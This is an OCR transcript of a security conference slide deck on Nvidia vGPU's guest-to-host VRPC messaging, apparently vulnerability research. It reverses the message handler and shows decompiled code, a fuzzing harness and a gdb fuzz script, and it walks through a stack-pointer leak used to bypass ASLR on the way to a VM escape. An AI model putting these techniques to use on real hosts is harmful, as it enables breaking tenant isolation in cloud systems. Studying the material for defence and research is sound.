Another Road Leads to the Host: From a Message to VM Escape on Nvidia vGPU

Wenxiang Qian, Tencent Blade Team

About Me

- Wenxiang Qian (@leonwxqian)
- Senior security researcher of Tencent Blade Team
- Doing security research in many fields including virtualization, web browser, IoT
- Interested in and studying fuzzer developing and machine learning
- Book author

Tencent Blade Team

BLADE Tencent Blade

- Founded by Tencent Security Platform Department in 2017
- Focus on security research in the fields of AIoT, mobile devices, cloud virtualization, blockchain, etc
- Reported 200+ vulnerabilities to vendors such as Google, Apple, Microsoft, Amazon
- https://blade.tencent.com

SQLite

LoRaWAN

TensorFlow

zigbee

Qualcomm snapdragon


chrome

Agenda

- Introduce GPU virtualization and vGPU
- Structures of the vGPU software suite
- VRPC message and how to send a message manually
- Findings in VRPC handling process
- Conclusion

What is GPU Virtualization?

- Allow users to share a GPU card in their own VMs
- Deliver high-performance graphics and computing power to virtual desktops at a much cheaper cost of operation
- Used in AI, deep learning, data science, and even cloud gaming …




Hardware support for mediated pass-through virtualization

Vendor	Technology	Dedicated graphics card families			Integrated GPU families
		Server	Professional	Consumer	
Nvidia	vGPU[45]	GRID, Tesla	Quadro	No	—
AMD	MxGPU[41][46]	FirePro Server, Radeon Instinct	Radeon Pro	No	No
Intel	GVT-g	—	—	—	Broadwell and newer

https://en.wikipedia.org/wiki/GPU_virtualization


An Introduction on Nvidia vGPU


- Used in a cloud or enterprise data center server
- Virtual GPUs to be shared across multiple virtual machines
- Used by many famous cloud service providers (https://docs.nvidia.com/grid/cloud-service-support.html)
- Restricted to certain datacenter and high-end Tesla, Quadro cards



The Structures of the Installers

- The installers are obtained from NVIDIA Enterprise Application Hub
- Two installers for the host and the guest
  - NVIDIA-Linux-x86_64-*-vgpu-kvm.run (Host)
  - NVIDIA-Linux-x86_64-*-grid.run (Guest)
- The nvidia.ko(both guest/host) has some open-sourced files
  - Critical code logic are closed-source → *.o_binary
- Other components are closed-source
  - nvidia-vgpu-mgr
  - libnvidia-vgpu.so.* → The “vGPU plugin”





The nvidia-vgpu-mgr

```
<hostdev mode='subsystem' type='mdev' managed='no' model='vfio-pci' display='off'>
  <source>
    <address uuid='31debfd3-1fc3-48bd-a201-8bfacc6c60b7'/>
  </source>
  <address type='pci' domain='0x0000' bus='0x3b' slot='0x01' function='0x0'/>
</hostdev>
```

- Running as a daemon
- Spawns itself when a guest machine is started*
  - Not spawned if the guest is using PCI-passthrough mode or not using vGPU
  - Spawns only if using it as type='mdev' (mediated device pass-through)
- Loads libnvidia-vgpu.so.*
- Communicates with the driver on host
- The libnvidia-vgpu.so.* is responsible with communicating with the guest
- Process the guest call, a mechanism called 'VRPC'
  - Sent from the guest nvida.ko
  - Processed by libnvidia-vgpu.so


```
retry = 0;
vmiop_log(2LL, "vmiop_env_log: nvidia-vgpu-mgr daemon started\n");
while ( !byte_61FB08 )
{
  error = fork_child_process(v36, v37, v38, (const char **)v3);
  if ( error )
  {
    if ( (unsigned int)++retry > 9 )
      break;
  }
}
```

The libnvidia-vgpu.so.*

- The vGPU plugin
- Receive and process the vGPU request
- Receive data from virtio ring buffer
  - VRPC message size is limited to 4096 bytes when fetching
  - Reuse same global variable of 4096 bytes to store VRPC message
  - Check if it is legit
  - Calls rpc_message_handler

```
if ( !(unsigned int)fetch_vrpc_message_from_ringbuffer(a1, (__int64)(a1 + 508)) && a1[517] )
{
  v19 = *((_QWORD *)a1 + 256);
  if ( v19 < (unsigned int)header_size_32(*((_DWORD **)a1 + 255))
    || (unsigned int)get_vgpu_signature(*((_DWORD **)a1 + 255)) != 1129337430
    || (unsigned __int64)(unsigned int)get_real_packet_size(*((_DWORD **)a1 + 255)) > *((_QWORD *)a1 + 256) )
  {
    if ( (unsigned int)get_vgpu_signature(*((_DWORD **)a1 + 255)) != 1129337430 && loglevel[0] )
      vmiop_log(1LL, "vmiop_log: (0x%x): VGPU message signature mismatch.", *a1);
    nv003011vgpu(*((_DWORD **)a1 + 255), 1129337430);
    nv003008vgpu(*((_DWORD **)a1 + 255), -15728638);
  }
  else if ( a1[1264]
         && !(*(unsigned int (__fastcall **)(_QWORD, unsigned int *))(*((_QWORD *)a1 + 24) + 5432LL))(
              *((_QWORD *)a1 + 24),
              a1) )
  {
    nv003008vgpu(*((_DWORD **)a1 + 255), 64);
  }
  else
  {
    rpc_message_handler(a1, *((void **)a1 + 255));
  }
```

Simplified Model



Structure of A VRPC Message

Index (as unsigned int[])	We'll Call It…	Offset in Bytes	Legal Value
[0]	head[0]	0-3	0x3000000
[1]	…	4-7 (0x4)	'CPRV' signature (VRPC)
[2]		8-11 (0x8)	Packet size
[3]		12-15 (0xC)	VRPC command No.
[4]		16-19 (0x10)	-1
[5]		20-23 (0x14)	-1
[6]		24-27 (0x18)	Reserved
[7]		28-31 (0x1C)	Reserved
[8]	**body[0]**	32-35 (0x20)	
[9]	body[1]	36-39 (0x24)	
…	…	…	…

How VRPC is Handled

- 1. Copy the VRPC message from ring buffer to local global buffer (4096 bytes max)
- 2. Extra check if VRPC message is legit
  - Check if (32 bytes < Size < 4096 bytes)
  - Check if signature == ‘CPRV’
  - Check if message can be parsed in current system/architecture
- 3. Call handlers to process the message
- 4. Check if any error occurs during the processing
  - If so, generates error message
- 5. Return the result to the guest machine

Fuzzer for the Error Processing

- There's an interesting step before the message handler ends – Error Processing
- It will create error information if the handler didn't return 0 (success)

```
LABEL_34:
  if ( loglevel[0] )
    vmiop_log(1LL, "vmiop_log: (0x%x): VGPU message %d failed,
  vmiop_unlock(opaque[548]);
  error_handler((__int64)opaque, (__int64)v2, 2u);
  vmiop_lock(opaque[548], 0LL);
```

000AFA85 rpc_message_handler:378 (AFA85)

```
cmd_no = get_vgpu_message(a2);
result = nv002368vgpu(*((_QWORD *)a1 + 30));
if ( (_DWORD)result )
{
  result = cmd_no;
  switch ( cmd_no )
  {
    case 1u:
      result = v6[48]();
      ret = (_QWORD *)result;
      goto LABEL_23;
    case 2u:
      result = v6[55]();
      ret = (_QWORD *)result;
      goto LABEL_23;
```

How VRPC is handled

- 1. Copy the VRPC message from ring buffer to local global buffer (maximum 4096 bytes)
- 2. Extra check if VRPC message is legit
  - Check if (32 bytes < Size < 4096 bytes)
  - Check if signature == 'CPRV'
  - Check if message can be parsed in current system/architecture
- 3. Call handlers to process the message
- 4. Check if any error occurs during the processing
  - If so, generates error message

This step

- 5. Return the result to the guest machine

The Error Handler

```
unsigned long long data17[3] = {
    (long long)"rpc_alloc_event",
    0x1C00000000 ,
    (long long)msg0x17
};
unsigned long long msg0x18[] = {
    1,
    //     SECTION            OFFSET          TYPE
    (long long)"hClient",          0,  0,  0,  0,  1,
    (long long)"hObject",          4,  0,  0,  0,  1,
    (long long)"notifyIndex",      8,  0,  0,  0,  0,
    0           ,      0,  0,  0,  0,
};
unsigned long long data18[3] = {
    (long long)"rpc_send_event"
```

```
case 0x17u:
    result = (long long)&data17;//v6[22]()
    v18 = (_QWORD *)result;
    goto LABEL_23;
case 0x18u:
    result = (long long)&data18;//v6[44]()
    v18 = (_QWORD *)result;
    goto LABEL_23;
case 0x1Au:
    result = (long long)&data1a;//v6[33]()
    v18 = (_QWORD *)result;
    goto LABEL_23;
case 0x1Bu:
    result = (long long)&data1b;//v6[61]()
```

- The input is the VRPC message
- We extracted all structures of VRPC messages
- These structures will be used in the error message processor
- The rest code logic are copied as-is
- The fuzzing engine will fill the fake RPC packet
- **Found one crash**, but it is fixed in the newer version

```
Thread 4 "nvidia-vgpu-mgr" received signal SIGSEGV, Segmentation fault.
0x00007f72f680282f in ?? () from /lib64/libnvidia-vgpu.so
(gdb) bt
#0  0x00007f72f680282f in ?? () from /lib64/libnvidia-vgpu.so
#1  0x00007f72f6803521 in ?? () from /lib64/libnvidia-vgpu.so
#2  0x00007f72f680278b in ?? () from /lib64/libnvidia-vgpu.so
```

```
104829    jnz     loc_104AD2
10482F    mov     ecx, [r14]
104832    lea     rdx, a0xX       ; "0x%x"
104839    mov     esi, r15d
```

```
int opeaque[30] = { 0 };
int rpc_packet[1024] = { 0 };
int LLVMFuzzerTestOneInput(const uint8_t * data, size_t size) {

    opeaque[0] = 0; //gpu id.

    int min_len = 0x801;
    if (size < min_len)
        return 0;

    rpc_packet[0] = 0x3000000;
    rpc_packet[1] = 'VRPC';
    rpc_packet[2] = 0x800 + 32; //to satisfy the code
    memcpy(&rpc_packet[8], data, 0x800);
    int type = data[0x800] & 1;
    int result = nv005159vgpu(
        (unsigned int *)opeaque,
        (_DWORD *)rpc_packet,
        (void(__fastcall *)(_QWORD, _QWORD, const char*))sub_91C20,
        (__int64)sub_92990,
        type);
    return 0;
}
```

- The structures described VRPC message one-to-one
  - Helps understanding each message
- We'll upload to our GitHub repo later

Important VRPC Messages

0x1 rpc_set_guest_system_info	0x2 rpc_alloc_root	0x1A rpc_dma_control
vgxVersionMajorNum vgxVersionMinorNum guestDriverVersionBufferLength guestVersionBufferLength guestTitleBufferLength guestCINum guestDriverVersion guestVersion guestTitle	**hClient** processID processName	params dma_params
0x20 rpc_alloc_share_device	**0x35 rpc_update_pde_2**	**0x3C rpc_get_engine_utilization**
hClient **hDevice** hClass params	**hClient** hwres_hDevice pdeBuffer params	**hClient** hObject cmd Params

(We listed part of VRPC messages in this slide, check our repo to get the full list)

Locate the RPC Message Handler

- Locate this string to find the handler (We'll call it rpc_message_handler)

```
49  max_vrpc_len = get_vrpc_max_len((__int64)func_table);
50  if ( max_vrpc_len < (unsigned int)header_size_32(rpc_buffer)
51    || (unsigned int)get_vgpu_signature(rpc_buffer) != 'CPRV'
52    || (packet_size = (unsigned int)get_real_packet_size(rpc_buffer),
53        (unsigned int)packet_size > (unsigned int)get_vrpc_max_len((__int64)func_table)) )
54  {
55    if ( (unsigned int)get_vgpu_signature(rpc_buffer) != 'CPRV' && loglevel[0] )
56    {
57      err = 0xFF100002;
58      vmiop_log(1LL, "vmiop_log: (0x%x): vGPU RPC message signature mismatch.", *opaque);
59      vgpu_msg = 0;
60    }
61    else
62    {
63      err = 0xFF100002;
64      vgpu_msg = 0;
65    }
66  }
```

Get the Function Table

- rpc_message_handler – call different functions according to "VRPC_msg_no (head[3])" section
- The easiest way to get the function list is to set a breakpoint here:
- Grab the func_table and calculate their symbols

```
if ( (unsigned int)is_not_empty((__int64)func_table) )
{
  switch ( vgpu_msg )
  {
    case 1u:
      err = func_table[48](opaque, rpc_buffer, &retvalue);// _nv002102vgpu
      break;
    case 2u:
      err = func_table[55](opaque, rpc_buffer, &retvalue);// _nv001878vgpu
      break;
    case 4u:
      err = func_table[7](opaque, rpc_buffer, &retvalue);// _nv001857vgpu
      break;
    case 5u:
      err = func_table[35](opaque, rpc_buffer, &retvalue);// _nv001851vgpu
      break;
    case 6u:
      err = func_table[23](opaque, rpc_buffer, &retvalue);// _nv001849vgpu
      break;
    case 7u:
      err = func_table[54](opaque, rpc_buffer, &retvalue);// _nv002070vgpu
      break;
    case 9u:
      err = func_table[34](opaque, rpc_buffer, &retvalue);// _nv001875vgpu
      break;
    case 0xAu:
      err = func_table[30](opaque, rpc_buffer, &retvalue);// _nv001936vgpu
```

Send a VRPC Message From the Guest

- To avoid complexity, we choose to patch the guest driver nvidia.ko
- We already know there's a 'CPRV' signature
- Search for the same signature in the guest driver
- Found this preparing the VRPC message.

```
signed __int64 __fastcall prepare_vrpc_msg(__int64 a1, int a2, int a3)
{
  int v3; // er12
  signed __int64 result; // rax

  v3 = a3;
  if ( a1 )
  {
    nv032787rm(*(_QWORD *)(a1 + 608), 0LL, *(unsigned int *)(a1 + 632));
    **(_DWORD **)(a1 + 608) = 0x3000000;
    *(_DWORD *)(*(_QWORD *)(a1 + 608) + 4LL) = 'CPRV';
    *(_DWORD *)(*(_QWORD *)(a1 + 608) + 16LL) = 0xFFFFFFFF;
    *(_DWORD *)(*(_QWORD *)(a1 + 608) + 20LL) = 0xFFFFFFFF;
    *(_DWORD *)(*(_QWORD *)(a1 + 608) + 28LL) = 0;
    *(_DWORD *)(*(_QWORD *)(a1 + 608) + 12LL) = a2;
    *(_DWORD *)(*(_QWORD *)(a1 + 608) + 8LL) = v3 + 32;
    result = 0LL;
  }
  else
  {
    nv029301rm(48);
    nv029301rm(48);
    nv028470rm(249731120LL, 133562368LL);
    result = 64LL;
  }
  return result;
}
```

- It fills the VRPC message header
- **a2** : RPC message command number
- **a3** : required size (add 32 bytes for msg head later)

Send a VRPC Message From the Guest

- Using the Xref, we can find this pattern:
- Function that sends VRPC msg is located

- According to the prepare_vrpc_msg,
- (a2+608) is where it stores the message

- body[0] = (a2+608) + 32
- body[1] = (a2+608) + 36
- ……

```
v4 = a3;
v5 = a4;
result = prepare_vrpc_msg(a2, 11, 8);
if ( !(_DWORD)result )
{
  v7 = nv032792rm(v4, 11LL);
  if ( *(_DWORD *)(a2 + 632) + 8 < v7 )
  {
    nv029301rm(48);
    result = 2LL;
  }
  else
  {
    *(_DWORD *)(*(_QWORD *)(a2 + 608) + 32LL) = v5;
    *(_DWORD *)(*(_QWORD *)(a2 + 608) + 36LL) = v7;
    nv030577rm(*(_QWORD *)(a2 + 608) + 40LL, v6);
    result = send_vrpc_msg(a1, (_QWORD *)a2);
  }
}
return result;
}
```

always comes in pair

Read Return Value in the Guest

- The send_vrpc_msg sends and waits for the host to return
- You can read the return value here too
- Here's an example of reading the return value:

```
v4 = send_vrpc_msg(a2, (_QWORD *)a3);
if ( !v4 )
{
  v6 = 0LL;
  if ( *(_BYTE *)(a2 + 4564) )
    v6 = nv000617rm[*(unsigned int *)(a2 + 4244)] + 904;
  v7 = *(_QWORD *)(a3 + 608);
  v8 = *(_QWORD **)(a2 + 9904);
  *(_DWORD *)(v3 + 24) = *(_DWORD *)(v7 + 32);
  *(_DWORD *)(v3 + 28) = *(_DWORD *)(v7 + 36);
  v9 = v8[51];
  v4 = _x86_indirect_thunk_rax(v8);
  if ( v4 )
  {
    nv029301rm(48);
```

Where to patch:

_nv000777rm(...)

ioctl Processing in Host Kernel

- The entry of ioctl is open sourced
- Filename: kernel/nvidia/nv.c
- rm_ioctl is closed-source, provided by *.o_binary
- Almost all the ioctl sent from the handler in vgpu-mgr is rm_ioctl
- **rm** stands for “Resource Manager”


```
1960  int
1961  nvidia_ioctl(
1962      struct inode *inode,
1963      struct file *file,
1964      unsigned int cmd,
1965      unsigned long i_arg)
1966  {
1967      NV_STATUS rmStatus;
1968      int status = 0;
```

```
2045      switch (arg_cmd)
2046      {
2047          case NV_ESC_QUERY_DEVICE_INTR:
2048          {
2049              nv_ioctl_query_device_intr *query_intr = arg_copy;
2050
2051              NV_ACTUAL_DEVICE_ONLY(nv);
2052
2053              if (!nv->regs->map)
2054              {
2055                  status = -EINVAL;
```

```
2313
2314          default:
2315              rmStatus = rm_ioctl(sp, nv, nvfp, arg_cmd, arg_copy, arg_size);
2316              status = ((rmStatus == NV_OK) ? 0 : -EINVAL);
2317              break;
2318      }
```

What Does the ioctl Sender Looks Like?

- Message 0x35 as an example (We'll describe it later)
- It will send a struct of 64 bytes to the driver
- Its command is 0x80180F, you can disassemble it easily using IOC_SIZE/IOC_NR




```
v20 = body_[4];
v21 = body_[5];
v28 = body_[14];
v29 = *((_QWORD *)body_ + 8);
v30 = body_[18];
v22 = *((_QWORD *)body_ + 3);
v23 = body_[8];
v24 = body_[9];
v25 = *((_QWORD *)body_ + 5);
v26 = body_[12];
v27 = body_[13];
bodyy = get_body_field(a2);
v16 = NvRmControl(*(unsigned int *)(handle_data + 24), (unsigned int)bodyy[1], 0x80180FLL, (unsigned int *)&v20, 64);
```

CMD DATA SIZE

Is there an ASLR?

- Yes, ***partially***
  - The loaded .so and heap/stack's load address is randomized
  - The nvidia-vgpu-mgr is not randomized
- Main process acts like a server, child process is spawned by fork()ing
- nvidia-vgpu-mgr is multi-threaded
- Child process is single-thread-like if guest is in text mode
- Memory layout is almost the same when the child is spawned every time
- nvidia-vgpu-mgr disabled ASLR on itself
  - To adapt to some old nvidia.ko logics? (which can be spotted in nvidia.ko)

```
[wenxiang@localhost checksec.sh]$ ./checksec --file=/usr/bin/nvidia-vgpu-mgr
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified      Fortifiable     FILE
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols        No    0              14              /usr/bin/nvidia-vg
[wenxiang@localhost checksec.sh]$
```

Find Something to Bypass ASLR (of libnvidia-vgpu.so)

- After marked ~70% of critical functions of message handler
- IDA → Produce .c file
- Find code pattern in the produced .c file:
  - It's writing something into VRPC buffer
  - The written data has one of following type:
    - **QWORD QWORD* void***
  - The written address will still be left in the return values
- 3 was found, and one of them is…

```
if ( *((_QWORD *)body_ + 8) )
  *((_QWORD *)body_ + 8) = &v32;
v20 = body_[4];
v21 = body_[5];
v28 = body_[14];
v29 = *((_QWORD *)body_ + 8);
```

```
__int64 v32; // [rsp+48h] [rbp-50h]
```

0x35 - rpc_update_pde_2 – Leak Stack Pointer

- Message 0x35 – rpc_update_pde_2 will leak a stack pointer
  - Only if it survives the NvRmControl (send an ioctl)
- 64-byte structure, we used a gdb script to fuzz it

```
if ( *((_QWORD *)body_ + 8) )
  *((_QWORD *)body_ + 8) = &v32;
v20 = body_[4];
v21 = body_[5];
v28 = body_[14];
v29 = *((_QWORD *)body_ + 8);
v30 = body_[18];
v22 = *((_QWORD *)body_ + 3);
v23 = body_[8];
v24 = body_[9];
v25 = *((_QWORD *)body_ + 5);
v26 = body_[12];
v27 = body_[13];
bodyy = get_body_field(a2);
v16 = NvRmControl(*(unsigned int *)(handle_data + 24), (unsigned int)bodyy[1], 0x80180FLL, (unsigned int *)&v20, 64);
if ( v16 )
{
  if ( loglevel[0] )
  {
    vmiop_log(1LL, "vmiop_log: NVOS status 0x%x", v16);
    if ( loglevel[0] )
      vmiop_log(1LL, "vmiop_log: Assertion Failed at 0x%x:%d", retaddr, 293LL);
  }
  read_backtraces();
  v6 = 1;
```

```
__int64 v32; // [rsp+48h] [rbp-50h]
```

Using GDB Script to Fuzz the ioctl

- No need to fuzzing it blindly (brute forcing 64 bytes results in unrealistic 256^{64} tries = Number length: 155 decimal digits)
- Many places are using hDevice and hClient
- We used Message 0x2 and 0x20 to create two fake hDevice & hClient handles
- You can set e.g., hDevice = 0x77777777, hClient = 0x5555
- Two values are random placed in the 64 byte-structure
  - ~~Four~~ Three possibilities:
    - [hDevice, hClient] is used
    - Only [hDevice] is used
    - Only [hClient] is used
  - ~~None is used~~
- And we finally passed the check

```
while ($w .lt. 0x1000)
 set $x=0
 while ($x .lt. 0x1000)
  set *($start_addr)=i
  set *($start_addr+4)=j
  set *($start_addr+8)=k
  set *($start_addr+12)=l
  set *($start_addr+16)=m
  set *($start_addr+20)=n
  set *($start_addr+24)=o
  set *($start_addr+28)=p
  set *($start_addr+32)=q
  set *($start_addr+36)=r
  set *($start_addr+40)=s
  set *($start_addr+44)=t
  set *($start_addr+48)=u
  set *($start_addr+52)=v
  set *($start_addr+56)=w
  set *($start_addr+60)=x
  set $x=$x+1
  call (long long)_nv000539vgpu($handle, (unsigned long)0x888
 end
 set $w=$w+1
```

